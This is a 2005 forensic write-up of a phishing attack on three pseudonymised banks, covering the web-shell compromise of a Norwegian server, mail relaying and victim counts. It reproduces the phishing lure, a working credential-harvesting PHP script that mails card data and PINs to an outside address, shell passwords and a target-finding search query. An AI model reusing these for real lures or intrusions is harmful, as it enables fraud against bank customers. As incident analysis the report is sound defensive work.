# Anatomy of a Phish II

November 2005

| | | |
|---|---|---|
| **For the privacy of the targeted financial institutions discussed in this report, the real names will be obscured to Crimson Bank, Ivory Valley Bank, and Violet Federal Bank.** | **For the privacy of the compromised web server's owner, the domain where the phishing attack was hosted has been labeled <confidential>.org. The first octet of this machine's IP address has been rewritten to xxx.** | **The author would like to thank 1) the legitimate web site hosting company 2) the many investigative teams 3) the several take down teams for their support and cooperation.** |

# Table of Contents

# Introduction

Being an EMT isn't easy. You may have performed life-saving routines in the field several times, but not under the exact same circumstances. Maybe the patient today is taller than normal and doesn't speak fluent English. Maybe you laid off the coffee this morning because it was a bit too dark. Worst of all – an emergency call was just patched through and you're in the middle of lunch. The patient is unconscious. There is no one to tell you what medicines this person is allergic to, summarize her medical history, or explain how the injury occurred.

In another story, you're not an EMT and you don't frequently encounter near fatal situations. But you do wake up in a time zone +06:00 UTC away from a compromised server in Norway, whose main network function has just been turned into the stealing of innocent users' credit card numbers, PINs, and cvv2 codes. The amount of data you can squeeze out of this incident is as unpredictable as the tools you'll need to do so. The environment, perpetrators, victims, and methodologies provide enough variance to make it feel like you've never investigated an incident like this before. And in fact, you had not.

On Wednesday, November 16, 2005, a phishing attack targeting at least three financial institutions surfaced on the Internet. It was a distributed, coordinated effort planned almost two weeks in advance, carried out across international boundaries, and mainly directed at members of the public who reside or work in the same state as the financial institutions.

The front was interesting enough to persuade six unique, potential bank customers to submit data to the forms. The attackers had prepared a custom login script for each institution, which allows us to not only make a general assessment of the scope, but an individualized one. Out of the total six, three users submitted data to login.php (Crimson Bank), two to login2.php (Ivory Valley Bank), and one to login3.php (Violet Federal Bank). The information submitted may or may not have been accurate.

The perpetrators mainly interacted with the compromised server over HTTP, using PHP file upload forms and shell offenders. There is evidence that this server also played an active role in the distribution of phishing emails to more than 750 recipients.

In the August anatomy, [1] there was one machine in Brazil that hosted the fraudulent web site and one machine in Texas from which the emails originated. Given the information we had, nothing suggested that the two ever directly communicated. In this report, we'll see that the server hosting the web site is also used to proxy mail over port 80 to another remote open relay, adding a layer of complexity to tracing emails.

Also in August, we had no way of knowing how the capture server (<confidential>.org in this case) was initially compromised. The attackers could have gained control through a vulnerability in any of the numerous services exposed on the system. In this report, we know exactly what service was exploited and how it was done.

Most importantly, in this attack, the perpetrators did not redirect to, or pull any images from, the real site. A major advantage in August was being able to obtain the legitimate server's access logs and examine them for artifacts of the event. Fast forward to November, and the prior solution won't apply. Leverage was regained by utilizing the attacker's own tools; which enabled the investigators to archive and download critical system logs.

These are all just examples of how two attacks so similar in concept, nature, and motive can differ in execution. The starting point in this story will be when the event was reported to the FBI. The remainder will flow in the direction of relevancy, rather than the actual order in which events took place. You will also find several bonus sections throughout the story, which offer in-depth detail on certain topics. When you encounter these (indicated by a bold, red **Q**), it's recommended to finish the current section first and then

jump to the bonus discussion.

Note that the time in Connecticut is -05:00 UTC and in Stavanger, Norway it is +01:00 UTC, [2].

## The Chain of Notification

At 12:01 EST, the following email was dispatched to the local FBI:

```
There is an active phishing attack against a CT based institution:

http://<confidential>.org/secure/upload/index.htm

The attacker is currently connected to the web server uploading scripts and HTML files
to exploit other institutions. He is using the script located at:

http://<confidential>.org/upload.php

I have copies of all the files should they be removed for any reason before you can
get to them.
```

The following section shows a record of the original email:

```
-----Original Message-----
From: service@<censored>.com [mailto:service@<censored>.com]
Sent: Wednesday, November 16, 2005 9:11 AM
To: <censored>@po.state.ct.us
Subject: Crimson Bank Online Multiple Password Failure

Crimson Bank is devoted to keeping a safe environment for its community of consumers
and producers. To guarantee the safety of your account, Crimson Bank deploys some of
the most advanced security measures in the world and our anti-fraud units regularly
screen the Crimson Bank database for suspicious activity.

We recently have discovered that multiple computers have attempted to log into your
Crimson Bank Online Banking account, and multiple password failures were presented
before the logons. We now require you to re-validate your account information to us.
If this is not completed by November 20, 2005, we will be forced to suspend your
account indefinitely, as it may have been used for fraudulent purposes. We thank you
for your cooperation in this manner.

In order to confirm your Online Bank records, we may require some specific information
from you.

Click Here or on the link below to verify your account

http://www.<censored>.com/verification/update/

Thank you for your prompt attention to this matter. Please understand that this is a
security measure meant to help protect you and your account.
We apologize for any inconvenience.

If you choose to ignore our request, you leave us no choice but to temporary suspend
your account.

Crimson Bank Security Team
```

It's important to note that the original email was addressed to a member of the Connecticut State Department of Information Technology, [3]. This will help account for some log file entries that otherwise would be held unaccountable.

## Locating and Verifying the Exploit

By examining the email source code, it was evident that the two URLs in the email above actually pointed to:

```
http://<confidential>.org/secure/upload/index.htm
```

It was immediately apparent that this was a phish, [see A.I - Crimson Phishing Homepage]. The form requested Full Name, Credit Card Number, Expiration Date, and ATM PIN. On the http://<confidential>.org site, a mostly empty home page, there was a welcome message and two hyper links labeled “Manual” and “Zone,” [see A.II - <confidential>.org Homepage].

The “Manual” link went to online documentation for the Apache server, but “Zone” pointed to upload.php; entitled “Kenneth's file exchange space,” [see A.III – Kenneth's File Exchange Space].

This page had been abused by unauthorized users in order to upload enough files to cause a fairly disruptive situation for at least 4 large companies; but as many as 12. Upload.php was installed by it's owner in December of 2003 (**Q1**). Not only does upload.php accept arbitrary file transfers from any client, but it lists the contents of /secure/upload.

## An Act for Data Retention

The investigators took what they could, using the browser's right click and save function; then finished it off with a wget -m to mirror the site. This is helpful for reconstructing how the files and directories related to each other; and will undoubtedly yield some interesting theories when examined closely.

The one thing it *can't* do, however, is reveal the source code of the login scripts. Through the given methodology, you only get the output of those scripts – not the real code that shows where on disk the submission results are saved or the email address that they are mailed to.

However, a PHP shell offender was available, [see A.IV - PHP Shell Offender]. A shell offender is a front-end, web accessible interface to the CLI on the hosting server. In particular, we will learn that the attacker is using a modified version of Martin Geisler's PHP-Shell tool, [13]. With this tool, any command can be executed with the privileges of the web server process. Undoubtedly, the perpetrators found upload.php on <confidential>.org, since it was linked from the homepage and indexed by search engines, (**Q2**). Then they uploaded the shell offender and leveraged that access to fine tune the fraudulent environments. This is a common technique used by attackers, as described in Exploring the Underground.

The /secure/upload directory was archived and then downloaded through the <confidential>.org web site. This will allow for analysis of the source code with all the juicy details (discussed later). The web server's access and error logs were also obtained; in addition to the output of several commands: ifconfig, netstat -an, ps aux, date, and hostname.

## Site Takedown Acknowledgment

The fraudulent web site files had all been removed on or before 14:39 EST – about two hours and fifteen minutes after the incident was reported. It is unclear exactly who did the take down or when it occurred. It could have been the FBI, a take down team hired by one of the targeted institutions, an ISP in Norway, the site's owner, or just another hacker who found the shell offender and did a recursive deletion.

For the next several hours and over the next few days, the site was monitored to make sure it wouldn't get abused again. There are certainly several ways to gain access to a system, but the attackers' preferred tools (upload.php and shell offender) had just been removed. Would they be willing to start all over and find another way into the system to put them back?

Chances are – they won't. The attackers have no particular interest with <confidential>.org over any other vulnerable server, and surely there *are* plenty of other vulnerable servers. If the files were just wiped out once, the attackers *have* to know this is a bad place to continue staging an attack.

## Environment: Server And Network

By way of examining the output of an exposed phpinfo.php form, the investigators were able to learn some details on the compromised server. Phpinfo() is a function that returns information on the build, status of PHP modules, environment variables, and etcetera, [6]. It indicated that the server was running a 4.6 release of FreeBSD and that it had a hostname of mail.<confidential>.org.

We know from the ifconfig output that the machine had two physical and one virtual interface. It's public address was xxx.167.98.70, it's private address was 192.168.18.2, and via openvpn there was an interface configured to tunnel traffic between 10.254.254.26 and 10.254.254.25.

Via netstat, we learned a considerable amount about the server's network status during the attack. The command was issued three times over a period of 15 minutes in order to get a more dynamic reading. In all cases, the compromised server was either initiating or completing an IRC connection to a Canadian based Undernet server:

```
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
tcp4       0      0  xxx.167.98.70.2677     66.198.80.67.6667      SYN_SENT
tcp4       0      0  xxx.167.98.70.2676     66.198.80.67.6667      SYN_SENT
tcp4       0      0  xxx.167.98.70.3214     66.198.80.67.6667      CLOSE_WAIT
tcp4       0      0  xxx.167.98.70.3208     66.198.80.67.6667      CLOSE_WAIT
```

We know from TCP/IP school that a socket doesn't enter the CLOSE_WAIT state unless a successful connection occurred sometime after the SYN_SENT phase. So, although we don't see an ESTABLISHED status here, we know that at one point in time it was in fact established. Without further information, we can't be sure which process was making these outbound IRC connections. It could have been another command/control method used by the attackers or it could have been one of the owners having a conversation with friends.

This brings us to the next data, which was consistently represented in the output of all three netstat commands.

```
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
tcp4       0   2101  xxx.167.98.70.80       168.11.77.30.2909      CLOSING
tcp4       0   2101  xxx.167.98.70.80       168.11.77.30.2660      CLOSING
tcp4       0   2101  xxx.167.98.70.80       168.11.77.30.2640      CLOSING
```

```
tcp4       0   2101  xxx.167.98.70.80       168.11.77.30.2508      CLOSING
```

For some reason, the machine at 168.11.77.30 has built numerous (more than shown above) simultaneous connections to the server hosting the phishing exploit. The communication has resulted in a constant build-up of data in the compromised server's send queue. Interestingly, the socket is already CLOSING, which makes the intention of sending 2101 additional bytes a little abnormal. A TCP/IP stack will enter the CLOSING state under certain circumstances. First, one side of the connection sends a FIN. Then the recipient sends back an ACK to acknowledge the request to disconnect. Finally, the original sender of the FIN must acknowledge this with a final ACK of it's own. The CLOSING state means the final ACK has not yet been received.

The fact that 2101 bytes still exist in the send queue shows that normal, ideal conditions are not being met. We find out in the next section that we can probably explain this fairly easily. There is a third server that isn't represented in the netstat output. The 168.11.77.30 is using xxx.167.98.70 as a proxy – injecting data and then requesting a disconnect. While 168.11.77.30 is requesting a disconnect, xxx.167.98.70 is gathering the third server's response and getting ready to proxy it back over to the initial requester (168.11.77.30). By the time it's prepared and placed in the send queue, the connection is 2/3 of the way closed, so it gets stuck until the socket times out.

## The Origin of Phishing Emails

Our last section ended with the proposal that something might be a little suspicious with the connection between the compromised web server and 168.11.77.30, [see Full Network Whois]. The client in this case is a system registered by the State of Georgia Board of Regents. What business did it have accessing port 80 (HTTP) of the exploited site? It could have been a recipient of the email who accidentally clicked the URL. No, that's not a good answer. The better answer is found in the compromised server's HTTP access logs.

It turns out, this client was quite busy between 16:43:00 and 18:35:06 (Norway time, UTC +01:00). During this window, the client made 2278 requests to the web server; or about 760 rounds through a script to distribute phishing emails through as many proxies/relays as possible. Each round produced three entries in the access log. Here are the entries for one round:

```
168.11.77.30 - - [16/Nov/2005:16:43:00 +0100]
"GET http://www.microsoft.com:80 HTTP/1.0" 200 3481
168.11.77.30 - - [16/Nov/2005:16:43:00 +0100]
"POST http://lti-mail01.ltinetworks.com:25/ HTTP/1.0" 200 3481
168.11.77.30 - - [16/Nov/2005:16:43:01 +0100]
"CONNECT http://lti-mail01.ltinetworks.com:25 HTTP/1.0" 400 316
```

The client tries three different HTTP methods here: GET, POST, and CONNECT. All CONNECT attempts failed, per the 400 status code returned by the server. The GET and POST requests both return a 3481 byte 200 status code, [9], which means that the web server was able to fulfill the request. <confidential>.org likely has mod_proxy configured in an insecure manner.

We are most interested in the POST requests to port 25 (SMTP) of lti-mail01.ltinetworks.com. This method is frequently used by spammers to produce a quasi-anonymous email chain, [10]. In this case, it isn't impossible to trace, but it's certainly not easy. We would now need to obtain log files from the State of Georgia to find out where the attackers might have originated. This will not be pursued, given the good chance that the real perpetrators were tunneled through several other systems before even getting to 168.11.77.30. If the attackers wanted anonymity, they've got it thus far.

Another method for sending email was revealed by examining the files in the /secure/upload/ directory. The

document named “1.php” is really a PHP Bulk Emailer, [see A.VII – PHP Bulk Emailer]. Throughout the access log history of the compromised server, only one machine made a POST to 1.php, and it happened to be right in the middle of the phishing attack:

```
172.183.180.252 - - [16/Nov/2005:18:13:13 +0100] "POST /secure/upload/1.php HTTP/1.1"
200 2700
```

Remember, 18:13 +0100 is just past noon EST. The client in this case is registered to an AOL network, [see Full Network Whois] and was also responsible for making 26 POST requests to upload.php just before hitting 1.php. This AOL address is likely being used for the same purpose as the Georgia machine. The attackers gained access to the system and are using it to hide their true origin. We cannot be sure with the data given, how many emails were sent as a result of this POST.

## The Mystery of the PHP Shell Offender

We now have a good idea how files were transferred onto the compromised web server (upload.php), [see also Distributed Coordinated Uploading Spree next] and the methodology used to disperse the phishing emails. How did the attackers fine tune the site and secure the server for further abuse?

As shown in A.IV – PHP Shell Offender, a PHP shell offender by the name of cgi.php existed on the werb server. In a quick attempt to see when this file was first accessed and by whom, we did a grep through the compromised server's access logs. The results were surprisingly null. Why would attackers upload such a powerful tool and then never use it? If the attackers weren't using the shell offender for control/command, what other channels did they operate with?

It turns out this is going to make more sense than you might expect; and will fall nothing short of opening a full can of beans. Actually, make that tomato paste, because it's guilt-red and juicy. What we know as cgi.php was originally uploaded as jpg.php.rar, on November 4, 2005 (12 days before the phishing attack). The remote client performing this action found <confidential>.org by searching Google's database for “upload.php,” (**Q2**) and came directly from Romania.

```
213.164.233.34 - - [04/Nov/2005:09:09:25 +0100] "GET /upload.php HTTP/1.1" 200 813
213.164.233.34 - - [04/Nov/2005:09:09:32 +0100] "POST /upload.php HTTP/1.1" 302 -
213.164.233.34 - - [04/Nov/2005:09:09:32 +0100] "GET /upload.php HTTP/1.1" 200 1051
213.164.233.34 - - [04/Nov/2005:09:09:34 +0100] "GET /secure/upload/jpg.php.rar
HTTP/1.1" 200 460
```

If you're experienced reading web access logs, you might argue with me now. The only entry out of the four that seemingly has anything to do with jpg.php.rar is a GET request that returned a 200; meaning the request was fulfilled – the file already existed on the server. But, there is a reason the previous three requests are included. By using the magic formula (**Q4**) along with the before and after GETs to upload.php, we can derive the length of the filename of each file uploaded. In this case, the length was 11 characters (jpg.php.rar).

Immediately after uploading jpg.php.rar, the client at 213.164.233.34, [see Full Network Whois] sent more POST data to upload.php; this time with a magic number of 9. The client then issued a GET for image.php, which happens to be 9 characters in length. Surprisingly, the client is all of the sudden an authenticated user, connected to the site with nickname 'quad':

```
213.164.233.34 - - [04/Nov/2005:09:09:56 +0100] "GET /secure/upload/image.php
HTTP/1.1" 401 685
```

```
213.164.233.34 - quad [04/Nov/2005:09:10:00 +0100] "GET /secure/upload/image.php
HTTP/1.1" 200 2147
```

The client issues a few POST requests to jpg.php.rar, (**Q5**), which were the last hits to anything named jpg.php.rar or image.php on the compromised server. Did the attacker delete his tools and go home? Heck no, he renamed them. What was originally image.php was renamed to ".index.php" - the preceding "." in order to stay hidden from normal directory listings on Li/Unix systems. The client POST-ed to .index.php several times until November 7, 2005 and never returned – not from the same IP address, anyway.

Timeout. How did this user become authenticated with the name 'quad'? In conventional HTTP basic authentication, Apache's httpd.conf would need to be modified, password hashes would need to be created, and then the process would need to reload. This would require root privileges (at least for the reload), which is not a level of access we believe the attackers ever acquired. If none of the attackers have root, and the owner was not involved, how then would a user become authenticated?

The answer is easy, just not apparent at first. Image.php is a PHP shell offender with basic authentication built-in (see Exploring the Underground). This allows only people who know the password to execute commands on the system – without having to force the web server itself to implement authentication. The original jpg.php.rar must have been renamed to cgi.php – the unauthenticated version of shell offender that we used to gather evidence.

## The Distributed Coordinated Uploading Spree

In the previous section, we discussed that once image.php was renamed to .index.php, the original client never returned. We also know that enough files for three fraudulent web sites were uploaded sometime after all of that happened. We don't know exactly when or by whom. This section will serve to answer a few of these questions.

Per the magic formula (**Q4**), we know that 172.178.14.237 uploaded the files for the fraudulent Crimson site. This client never returned after doing so. In attempt to track down the events which lead to the files for the fraudulent Violet Federal Bank and Ivory Valley Bank sites, we looked for the first machines to access violet.htm and jv.htm (the two fake home pages, respectively).

It turns out that both before and after 172.178.14.237 uploaded the files for Crimson, another client at 82.79.119.126, [see Full Network Whois] was connected to the server – uploading files. These multiple additions would then merge and form the sites for Violet and Ivory. Best of all – the 82.79.119.126 user is located in Romania and he is authenticated to the web server as 'quad'.

This is proof of a distributed, coordinated attack against the compromised web server and three financial institutions. The same user (or an acquaintance with valid credentials) is injecting data from multiple avenues across international boundaries. They are hitting the server in Norway from systems in Romania and the United States. We saw this behavior in the August phishing attack – the perpetrators accessed the real bank web site from multiple locations, but all were located in Romania. It would appear that they are becoming (slightly) more intelligent and taking proper precautions to ensure they aren't easily traceable. Notice I said slightly – these guys are far from being smart.

## Individualized Impact Assessment

As we learned in the previous section, we know that the home pages for each targeted institution were as follows: Crimson Bank (index.htm), Ivory Valley Bank (jv.html), and Violet Federal Bank (violet.htm).

```
# for i in index.htm jv.html violet.htm; do echo "$i"; grep $i accesslog.txt | awk
'{print $1}' | sort -run | wc -l; done
index.htm: 43
jv.html: 34
violet.htm: 16
```

This compound command shows the number of unique source IP addresses that accessed the three phishing sites. It's important to note that many of these clients can be accounted for (see the section below). It's also important to note that this number simply represents the maximum quantity of clients who viewed the fraudulent site – not how many submitted data to the phishing forms.

In conventional phishing theory, attacks against small to medium sized financial institutions, whose main customer base is contained within the same state, is likely to fail. In order for the attack to be effective, perpetrators need to harvest email addresses of users that are likely to have real accounts with the targeted banks. Unless attackers are able to gain access to a list of potentials via other means, they are limited to the same techniques used by spammers (psuedo-random address generation, address book hijacking, scraping the Internet and news groups for addresses).

This method is great for spam, but terrible for phishing. There is actually a small chance that at least one person would be interested in the merchandise being broadcasted by spammers. That potential buyer does not need to have any special prearrangements. In order for a phishing attack to be effective, the email distribution list has to hit existing customer(s) of the targeted bank.

One aspect of this particular attack suggests that the perpetrators may have had a more advanced technique to harvest email addresses. For example, Ivory Valley Bank is located strictly in Pennsylvania. Sixteen of the thirty-four visitors to jv.html were from Pennsylvania networks. Violet Federal Bank has two locations in Savannah and one in Rincon, Georgia. Nine of the sixteen visitors to violet.htm were from Georgia networks, several of which were located in Savannah. Surprisingly, only about four of the forty-three visitors to index.htm were from Connecticut or bordering states.

This is theory at best, but raises a few points to consider. How did the attackers go about collecting email addresses for users likely to be in the general vicinity of the targeted banks' location? If they were able to reliably obtain a list for this purpose, why does it appear to have been extremely less effective against Crimson Bank compared to Ivory Valley and Violet Federal? We may never have the answers to these questions, and without more information, we will not be able to know the breadth of exposure to the phishing emails. Perhaps the Violet Federal phish was sent to over 1,000 recipients and by chance reached nine people in Georgia – who all followed the URL because they had heard of the bank.

So now we know the maximum number of people who could have been affected (viewed the message and web site) by this phishing exploit. We still need to know how many people could have been victimized (submitted data to the fraudulent forms). By examining the HTML source code for the three home page files, we can find out what action is taken upon submission of data by a user:

```
# for i in index.htm jv.html violet.htm; do echo "$i: "; grep action $i; done
index.htm: [form method="post" name="f" action="login.php"]
jv.html: [form method="post" name="f" action="login2.php"]
violet.htm: [form method="post" name="f" action="login3.php"]
```

Each fraudulent site sends POST data to a unique PHP script named either login.php, login2.php, or login3.php. With that information, we can break down the access log and find out which IP addresses clicked through the submission form.

```
# for i in login.php login2.php login3.php; do echo; echo "$i"; grep $i access_log |
awk '{print $1}' | sort -run; done

login.php
211.61.14.122
211.173.25.5
209.240.239.34
172.178.14.237
172.176.60.157
136.244.213.225
82.79.119.126
72.10.122.201
69.182.118.86
63.212.171.193
24.246.200.205

login2.php
216.47.168.9
204.60.162.169
172.179.194.47
82.208.163.181
72.10.122.25

login3.php
172.179.194.47
168.11.77.199
82.208.163.181
72.236.17.170
65.195.232.58
```

To summarize, eleven unique clients sent a POST request to the fraudulent Crimson script (login.php). Five submitted to Ivory Valley (login2.php) and five to Violet Federal (login3.php). Since we want to measure the impact to the general public (potential customers of the banks), then we will have to make a few exclusions.

Starting with login.php for Crimson, one belongs to the state of Connecticut employee (see Chain of Notification), two are in Korea, and two helped stage the exploit. This leaves six potential victims; and this will be the formal number. However, we have to mention – one of the remaining six originates from a Websense network (they investigate Internet attacks), one belongs to a network consulting firm, and one belongs to a large ISP main office. The remaining three are registered with a Connecticut based college, an SBC SNET PPPOE connection in Meriden Connecticut, and an AOL address based practically anywhere.

Moving onto login2.php for Ivory Valley, one client helped stage the attack and one belongs to the same state of Connecticut employee discussed earlier. Another is located in Romania and that address sent a POST request to both login2.php and login3.php. It's possible, but we don't believe that this could be a potential customer of Ivory Valley Bank. This would have had to be a user who while on a central-eastern vacation, (and while confused on which financial institution they bank with), decides to submit credit card numbers to both – just in case. This only leaves two potentials; and they both hit index.htm as an entry point to the server. Although these two will make up the formal quantity, there is intriguing doubt that they could have been real customers of the bank; and that they submitted real data after witnessing two bank sites being hosted on the same web server.

Out of the five clients who submitted data to login3.php for Violet Federal, one helped stage the attack and one is the same Romanian address we discussed above. One is registered by the state of Georgia Board of Regents and resides on the same network as the machine that used <confidential>.org's HTTP proxy to relay mail to the phishing recipients. This client was connected to the <confidential>.org server from 16:56:00 and 18:23:54, making a total of 540 GET requests and 1 POST (to login3.php). All kidding aside, no real customer of the bank is going to refresh the page in excess of 500 times before clicking submit. This is nearly

the same situation with another one of the five; it was connected from 17:03:51 to 18:37:01. The formal quantity for Violet Federal will be one – a client who accessed the site from another network in Georgia.

## Reporting The Source

It was mentioned in Act For Data Retention that the source code for the login scripts that processed the data submissions is available. All three files (login.php, login2.php, and login3.php) were structured using the same template. The $from variable and the location passed to header() is different across the three samples. The header() function redirects users to the legitimate online banking site upon submission; but not before capturing the input and mailing it off to dipppx@gmail.com. Here is a copy of login.php, which was the form customized for Crimson Bank.

```
<?
session_start();
$first = $_POST['first_name'];
$last = $_POST['last_name'];
$email = $_POST['email'];
$ccnumber = $_POST['card_digits'];
$expmonth = $_POST['expmonth'];
$expyear = $_POST['expyear'];
$cvv = $_POST['cvv'];
$pin = $_POST['pin'];
$ip = getenv("REMOTE_ADDR");
$adddate=date("D M d, Y g:i a");
//sending email info here
        $subj = "$ccnumber $expmonth $expyear";
        $msg = "First Name: $first\nLast Name:
          $last\nEmail: $email\nCard Number:
          $ccnumber\nExp Date: $expmonth $expyear\nCVV2:
          $cvv\nPIN: $pin\nIP: $ip\nDate: $adddate";
        $from = "From: grot <admin@ssh32.com>";
        mail("dipppx@gmail.com", $subj, $msg, $from);
        header("Location: https://<censored>.com/cgi-forte/ \
          <censored>/frte_cs0?ServiceName=webteller&BankTag=<censored> \
          &TemplateName=Login.htm");
?>
```

All data was mailed to this gmail address. It was likely either registered by the attackers for use in the attacks, or it was registered by a legitimate user and then cracked. After all, sending stolen credit card information to someone else's account is much safer than sending it to their own. Anyone who accessed the account in order to retrieve results is guilty. Unfortunately, we have no way of knowing from where this inbox was accessed or by whom.

## Exploring the Underground

Hacking isn't an action so much as it is a culture. Entering the community with malicious intentions and a desire to make a considerable impact will inevitably generate a good amount of noise. We know that once blood shed hits an article of clothing, the stain makes a lasting impression. The same concept applies to crimes committed in the digital world. Just how many other machines did this group of attackers hit recently?

The term jpg.php.rar seems like an appropriate place to start. Google returns 22 results; 5 of which also contain the term 'quad'. The top hit is a location on JWOD.gov – a committee that helps blind and severely disabled Americans find jobs. By viewing the screen shot, [see A.VIII – QuaD Upload Sites], we can see that this site has continuously been abused since late August of 2005. A user who identifies himself as quad or

QuaD, uploaded image.php on 08/29/2005. He returned to upload jpg.php.rar on 11/16/2005 – the morning of the phishing attack.

JWOD.gov is running an IIS server which does not understand PHP or RAR file extensions, as explained in (**Q5**). Therefore, quad is not able to utilize these scripts to further attack the server. Despite this fact, he makes a third connection just a few minutes later and uploads index.html which displays "Hacked By QuaD!"

On the same morning, someone uploaded jpg.php.rar and image.php to strand27.dk, [see A.VIII – Quad Upload Sites] and to a wiki owned and operated by the University of Illinois at Urbana-Champaign's Computer Science department. They also placed the files on a computer owned by Umea University in Sweden's Academic Computer Club and 6-10 others. Remember there is an authentication component to this script, as described in Mystery of the PHP Shell Offender. Please also recall from Act For Data Retention, that we have the source code for the password protected shell offender used on the compromised web server. It's not surprising to find that the copyright and credentials of the original code by Geisler, [13] had been modified:

```
> Copyright (C) 2000-2003 QuaD <quad@quad.com>
< Copyright (C) 2000-2004 Martin Geisler <gimpster@gimpster.com>

> $passwd = array('quad' => 'killall');
< $passwd = array();
```

Once again, sometimes a cover can be blown when the weakest inconsistencies are revealed. In this case, QuaD's cover is blown by the opposite - a strong consistency. Whereas it might be simply coincidence that several files by the name of jpg.php.rar and image.php were staged on servers throughout the world within the same few hours, the fact that they can all be unlocked with the credentials of quad/killall points directly to this one person or group.

Since early 2004, Zone-H has recorded at least 73 other attacks classified as conducted by QuaD: 27 single IP attacks and 46 mass defacements, [14]. One of the screen shots, [see A.VIII – QuaD Upload Sites], says "This Site Have Been Hacked by QuaD" and the bottom displays "Copyright © Romanian Hack Network."

The information in this section lends familiarity to an otherwise perplexing culture. We know about where these people hide out, what they call themselves, how they locate targets, what they do after finding targets, their frequently used login credentials, and the many, many mistakes they make along the way.

## Pulling It All Together

In early November, a computer user on a Romanian network, and whose browser was configured for native Romanian language, queried Google looking for files by the name of upload.php. There is no hard evidence that this user is in fact Romanian – since source IP addresses can be proxied and browser languages can easily be faked. The user abused upload.php on more than 10 servers, one being <confidential>.org, in order to upload a web accessible command line interface to the system. The PHP shell was then renamed to stay hidden from administrators and password protected to keep other attackers off the newly acquired turf. This user has exploited well over 70 other machines in this exact manner between early 2004 and the present.

In mid November, the attacker returned, armed with enough files to carry out phishing attacks against three financial institutions. The files were uploaded with upload.php, but this did not occur from the same address used at the beginning of the month. This time, the attacker accessed the system from other hosts in Romania as well as an AOL network in the United States. Phishing emails were distributed to more than 750 recipients using <confidential>.org as a proxy and another compromised host in Georgia to initiate the flood. The

attackers hit their target population with accuracy above par, and gained a maximum of 6 usable records in an estimated 5-6 hour time frame.

As a result of the attackers' actions on this day, we are magnitudes closer to being able to expose their real identity. We joined their culture for a small amount of time and learned to think like they do. We used their every mistake to accentuate our investigation and make sense out of every possible facet that otherwise would be inexplicable. Best of all, we took something bad and turned it into something good.

## Bonus Sections

(**A1**). Bonus Section – Why do we suspect that the owner himself is responsible for the placement of upload.php and that it was not done before December 2003?

Logrotate had apparently not been configured on the compromised server, so the HTTP access logs dated back to December 5, 2003. The first two entries in the log are very sensible choices for a web server that was just built: check basic access and check the PHP build.

```
xxx.68.104.150 - - [05/Dec/2003:10:51:24 +0100] "GET /test HTTP/1.1" 404 292
xxx.68.104.150 - - [05/Dec/2003:10:53:48 +0100] "GET /phpinfo.php HTTP/1.1" 200 28877
```

The next entry came from the same IP address and accessed upload.php, showing that it existed from the very beginning:

```
xxx.68.104.150 - - [05/Dec/2003:11:01:17 +0100] "GET /upload.php HTTP/1.1" 200 812
```

Note: Upload.php returns 812 bytes to the client when it's target directory is empty (keep that in mind, it comes in handy during the magic formula discussion (**Q4**).

It is certainly possible that logrotate *had* been configured, but with a flag that only does rotation when a current log reaches a maximum size in bytes. This would make it difficult to say (from looking at this single access log) that upload.php was placed on the server the day that it was built (which would make it more likely to have been the owner who placed it there). However, the output of phpinfo.php, which happened to be another file exposed on the server, conveniently contained the following information:

```
Build Date - Dec 5 2003 10:38:22
```

So, now we have a reliable date of the system's initial install – or at least the PHP build for Apache. Now you ask – couldn't it just as easily be an attacker doing all this while the owner sleeps? Certainly, but not without jumping through significant other loops (and we already know that attackers are lazy). For example, the source address of 217.68.104.150 reverses to ddsdmz01.<censored>.no – likely a DMZ network over at <censored>, Norway, [4] – the place of the owner's employment (section on owner removed for their privacy).

(**A2**). Bonus Section – What drew the attackers to <confidential>.org?

It's a pattern we'll see more and more. Inevitably, search engines are databases full of potential to expose vulnerable servers when queried the right way. Attackers are starting to realize that they don't need to write/use network scanning tools in search of servers that may host attractive resources. That's a lot of work, causes a lot of noise, and would take a very long time to produce a good set of results. That's why search

engines are an attacker's best friend. All the work has already been done.

This is perhaps the single most important log file entry in this entire report. It doesn't look like much, but there is a wealth of truth behind it.

```
[client 213.164.233.34] PHP Notice:  Undefined index:  upfil in
/usr/local/apache2.0.48/htdocs/<confidential>/upload.php on line 33,
referer:
http://www.google.ro/search?q=allinurl:upload.php+site:.org&hl=ro&lr=&start=420&sa=N
```

This data was obtained from the compromised server's error log. The Apache server on FreeBSD had not been configured to log referer strings in the access log, but fortunately the error log does. Unbelievable. I will now discontinue my gasps of disbelief and explain why this entry is so critical.

First, we now know for a fact how <confidential>.org became a target. With the criteria of "allinurl:upload.php +site:.org," Google returns 9,750 results. One of them is <confidential>.org/upload.php.

Secondly, this proves that the attackers are either Romanian; or another group has made an effort to make it look like Romanians were responsible. When they search the web, they do so using google.ro instead of google.com. When they read and browse results, they do so in the native language of Romanian. This is signified by the "hl=ro" (hl short for home language).

We all know there is no such thing as a perfect murder. There is also no such thing as a perfect phish. However, please note that all of the data used to make this assumption (source IP address, home language value, version of Google used) can all be spoofed in order to frame Romanians.

(**A3**). Removed

(**A4**). Bonus Section. What is the magic formula for determining the order in which files were uploaded with upload.php, and ultimately which machine first uploaded the phishing files?

In the compromised server's access logs, we can see numerous POST requests to upload.php – but we don't know exactly what is being uploaded. The log entries don't show the filename of newly created items. This formula gives us a method to use background noise in order to derive the potential file name of uploaded files.

We will start with upload.php. This script prints the contents of a target directory in the top frame and then provides a form for arbitrary uploads on the bottom frame, [see A.III – Kenneth's File Exchange Space]. When the page is refreshed after uploading a new file, there is one additional entry in the target directory; and that is reflected in the script's HTML output. As a sample, here is the entry for one particular record:

```
<tr><td>&middot;</td><td><a
href="./secure/upload/Cookies.js">Cookies.js</a></td><td><form action="/upload.php"
method="post"><input type="hidden" name="delete" value="Cookies.js"><input
type="submit" value="Delete"></form></td></tr>
```

The file's name (Cookies.js) occurs in three sections of the output – all of the rest is static. If we delete the filename in all three locations, and calculate the number of static characters, we would have a good start.

```
# grep Cookies.js upload.php.html | sed 's/Cookies.js//g' | tr -d '\s' | wc -c
204
```

Theoretically, if a file with no name was uploaded, the page would return 204 bytes for that entry. Since the

filename occurs in three locations per entry, if a 1-character file was added, the page would return 204+(1*3)=207 bytes. Now we have a formula for which we can use, moving backwards with what we know.

The question is – what machine was responsible for placement of files for the fraudulent Crimson Bank web site? Let's take one file we know to have been used in the exploit: filogobig.gif. This image is the bank's logo. The first time this file is accessed on the compromised web server is directly after a large number of POSTs to upload.php. The IP is registered to AOL out of the United States, [see Full Network Whois].

```
